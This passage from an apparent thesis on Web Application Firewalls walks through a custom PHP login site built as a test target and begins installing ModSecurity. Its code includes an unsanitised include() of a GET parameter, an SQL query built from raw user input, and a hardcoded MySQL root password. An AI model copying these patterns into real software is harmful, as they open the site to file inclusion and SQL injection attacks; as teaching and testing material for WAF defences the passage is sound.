
- Version information: 4.9.5deb2
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes

Figure 21 - phpMyAdmin environment

Website

In this chapter I will present the structure and the code of the custom website that was used to implement the WAF and will be used for the purposes of the tests in Use Cases chapter.


As I mentioned above, PHP is the programming language I used to create the Website. When creating a website, the hierarchy of folders and files is very important. Below you can find the hierarchy from /var/www folder.



```
student@student-Ubuntu:/var/www$ tree
.
└── html
    └── pages
        ├── index.php
        ├── style.css
        └── subpages
            ├── aboutme.php
            ├── access-denied.png
            ├── login.php
            ├── logout.php
            ├── process.php
            └── welcome.php

3 directories, 8 files
student@student-Ubuntu:/var/www$ 
```

Figure 22 - Hierarchy of website folders

First, I need a database for authentication purposes. So, I create a database named "login" and a table named "user" from the phpMyAdmin website. I populate the "user" table with 3 users and their passwords respectively.



localhost/phpmyadmin/sql.php?server=1&db=login&table=user&pos=0

Server: localhost:3306 » Database: login » Table: user

✓ Showing rows 0 - 2 (3 total, Query took 0.0004 seconds.)


```
SELECT * FROM `user`
```

id	username	password
1	nnikas001	$2y$10$aw1UyZKKheFxQXosCXPL0e.xw.ifHh30OY2ozrOLsLB...
2	kkonstantinou002	$2y$10$gDQgEZCjMQKo99cg9QeTCuIAr1EfCJwyC/20mnUQm0t...
3	admin	$2y$10$5c3ZbCWPei6O0WUmu8g7GuV02B128cwXjgSMAanfghS...

phpMyAdmin
Recent Favorites
New
information_schema
login
New
user
mysql
performance_schema
sys
Browse Structure SQL Search Insert Export Import Privileges More
Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]
Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None
+ Options
Edit Copy Delete
Check all With selected: Edit Copy Delete Export
Query results operations
Print Copy to clipboard Export Display chart Create view

Figure 23 - MySQL user table

Let’s continue with the website presentation, I type the URL localhost/pages/index.php to display my website.


Web Application Firewall

localhost/pages/index.php

Thesis

- Home
- Login
- About the page


About

Description, analysis and implementation of Web Application Firewall (WAF)

Figure 24 - Index page

This is the index.php page consisting of a title (“Thesis”), 3 links (“Home”, “Login”, “About the page”) and a footer text (“About Description, analysis and implementation of Web Application Firewall (WAF)”).


```
<!DOCTYPE html>
<html lang="en">

    <head>
        <meta charset="utf-8" />
        <link rel="stylesheet" href="style.css" type="text/css" />
        <title>Web Application Firewall</title>
    </head>

    <body>
        <header>
            <div id="logo"><h1>Thesis</h1></div>
            <nav>
                <ul>
                    <li><a href="index.php">Home</a></li>
                    <li><a href="index.php?page=login.php">Login</a></li>
                    <li><a href="index.php?page=aboutme.php">About the page</a></li>
                </ul>
            </nav>
        </header>

        <article>
            <div id="content">
```



```
                <?php
                                   $file = $_GET['page'];
                                   if(isset($file))
                                   {
                                    include("subpages/$file");
                                   }
                                   else
                                   {
                                     include("$file");
                                   }
                                ?>
            </div>
        </article>
        <header>
              <h1>About</h1>
        </header>
        <footer>
            Description, analysis and implementation of Web Application Firewall (WAF)
        </footer>
    </body>
</html>
```

Figure 25 - Code of index page

As I can see above, this is the code of the index.php page. When the user clicks on one of 3 links the php code from index.php page is activated and displays the selected page. For example, the user clicks on the About the page link.



Web Application Firewall

localhost/pages/index.php?page=aboutme.php

Thesis

- Home
- Login
- About the page

This site has been created for thesis' purposes!!


About

Description, analysis and implementation of Web Application Firewall (WAF)

Figure 26 - about-me page

As I can see, the URL is changed and the parameter page get the aboutme.php file. The URL is changed with the GET method from php code in index.php.

Otherwise, If the user clicks on the login.php, the website will be changed and a login form will be displayed.


Web Application Firewall

localhost/pages/index.php?page=login.php

Thesis

- Home
- Login
- About the page

Username:

Password:


Login

About

Description, analysis and implementation of Web Application Firewall (WAF)

Figure 27 - login page


The login page consists of the index.php elements and a form in which the user can enter his credentials.



```html
<!DOCTYPE html>
<html>
        <head>
                <title>Login Page</title>
                <link rel="stylesheet" type="text/css" href="style.css">
                </head>
        <body>
          <div id="frm">
                        <form action="subpages/process.php" method="POST">
                                <p>
                                        <label>Username:</label>
                                        <input type="text" id="username" name="username" />
                                </p>
                                <p>
                                        <label>Password:</label>
                                        <input type="password" id="password" name="password" />
                                </p>
                                <p>
                                        <input type="submit" id="btn" value="Login" name='login' />
                                </p>

                        </form>
                </div>

        </body>
</html>
```

Figure 28 - Code of login page


The login page uses the POST method to transfer the credentials to proccess.php page for the authentication purposes. When the user enters the credential and clicks the login button, the data is transferred to the process.php page and the authentication process begins.



```php
<?php
session_start();

        //Create a connection
        $connect = mysqli_connect('127.0.0.1' , 'root' , 'Pa$$w0rd1234', 'login');
        if (mysqli_connect_errno())
        {       //check for failed SQL connection
                echo "Failed to connect to MySQL: " . mysqli_connect_error();
                exit();
        }
```

Figure 29 - Code for connection to MySQL


The process.php page is hidden and starts by connecting to the MySQL database with mysqli_connect function. Inside the function I fill the localhost (“127.0.0.1”), a username with privileges to MySQL (“root”), the password of the username and the database (“login”). If the connection fails then an error message will be displayed, otherwise the code will continue to run.



```
    else{
        $username = $_POST['username'];
        $password = $_POST['password'];

        //create a process form
         if(isset($_POST['username']))
        {
            $_SESSION['username']=$username;
            //SQL query for the existence of username
            $query = "SELECT * FROM `user` WHERE `username`= '".$username."'";
            $result = mysqli_query($connect,$query);
            $count = mysqli_num_rows($result);
            if($count==1)
            {
                $row = mysqli_fetch_array( $result );
                $password_hash = $row['password'];

                if (password_verify( $password , $password_hash))
                {
                    //if password is correct, redirect to welcome page
                    header("Location: welcome.php");
                }
                else
                {   //if password is invalid, redirect to index page
                    echo "\nThe ".$row['username']." was not authenticated \n";
                    header("refresh:2;Location:/pages/index.php");
                }
            }else
            {   //If the username does not exist in database
                echo "\nThe ".$username." does not exist as account \n";
                header("refresh:2;location:/pages/index.php");
            }
        }
    }
?>
```

Figure 30 - Verification code of user's credentials


After, the code with the POST method takes the username and password entered by the user. The first check is the existence of the username in the login form. So, a SQL query is executed to check if the username exists in the database. If the username exists then the password is checked. Otherwise, the users get the message that the username name does not exist in the database and automatically the user is returned after 2 seconds to the index.php page.


localhost/pages/subpages/p
localhost/pages/subpages/process.php

The user does not exist as account

Figure 31 - Error message for non-existent username

The next step is to validate the password. If the user enters invalid credentials, then the site returns a message that the username was not authenticated and the user is automatically returned after 2 seconds to the index.php page.



localhost/pages/subpages/p ×

localhost/pages/subpages/process.php

The nnikas001 was not authenticated

Figure 32 - Error message for invalid credentials

Otherwise, if the user enters the correct credentials, then he goes to the welcome.php page and receives a message that the username has been authenticated. As we can see below the user can log out from the welcome page and return to index.php.


localhost/pages/subpages/w ×

localhost/pages/subpages/welcome.php

Login success!! Welcome admin
Log out

Figure 33 - Login successful message

On the welcome page, the user's session is validated and if it exists then the welcome is displayed, else the page automatically returns the user to the index.php page.




```
<?php
session_start();

// Validating Session
if(!isset($_SESSION['username']))
{
        header("location:/pages/index.php");

}
else{
}
?>
<!DOCTYPE html>
<html>
        <head>
                <title></title>
                <link rel="stylesheet" type="text/css" href="style.css">
        </head>
        <body>
                <?php echo "Login success!! Welcome ".$_SESSION['username']; ?>
                </br><a href="logout.php" class="btn btn-large btn-info"><i class="icon-home icon-white"></i> Log out</a>
        </body>
</html>
```

Figure 34 - Code of welcome page

In case the user wants to log out of the welcome page, then he clicks on the logout link. The user's session is destroyed and the user is automatically returned to the index.php page.



```
<?php
        session_start();
        unset($_SESSION['username']); // unset session variable
        session_destroy(); // destroy session
        header("location:/pages/index.php");
?>
```

Figure 35 - Code of logout button

ModSecurity

For the implementation of my thesis, I used the ModSecurity WAF. ModSecurity is an open source WAF, which is designed as a module for the Apache HTTP Server, it has evolved to provide an array of HTTP request and response filtering capabilities along with other security features across several different platforms including Apache HTTP Server, Microsoft IIS, and Nginx. It is free software released under the Apache license 2.0.


The platform provides a rule configuration language known as 'SecRules' for real-time monitoring, logging, and filtering of Hypertext Transfer Protocol communications based on user-defined rules.

ModSecurity is most deployed to provide protections against generic classes of vulnerabilities using the OWASP ModSecurity Core Rule Set (CRS). This is an open-source set of rules written in ModSecurity's SecRules language. The project is part of OWASP, the Open Web Application Security Project. Several other rule sets are also available.

To detect threats, the ModSecurity engine is deployed embedded within the web server or as a proxy server in front of a web application. This allows the engine to scan incoming and outgoing HTTP communications to the endpoint. Depending on the rule configuration the engine will decide how communications should be handled which includes the capability to pass, drop, redirect, return a given status code, execute a user script, and more.

How to setup ModSecurity


In this chapter, I will provide the installation of ModSecurity on the Ubuntu Server. The first step is to install the package of ModSecurity with the command:



```
student@student-Ubuntu:~$ sudo apt-get install libapache2-mod-security2
```

Figure 36 - ModSecurity installation command


When the package is installed, I have to verify that the version is 2.8.0 or higher.



```
student@student-Ubuntu:~$ apt-cache show libapache2-mod-security2
Package: libapache2-mod-security2
Architecture: amd64
Version: 2.9.3-1
```

Figure 37 - ModSecurity verification version

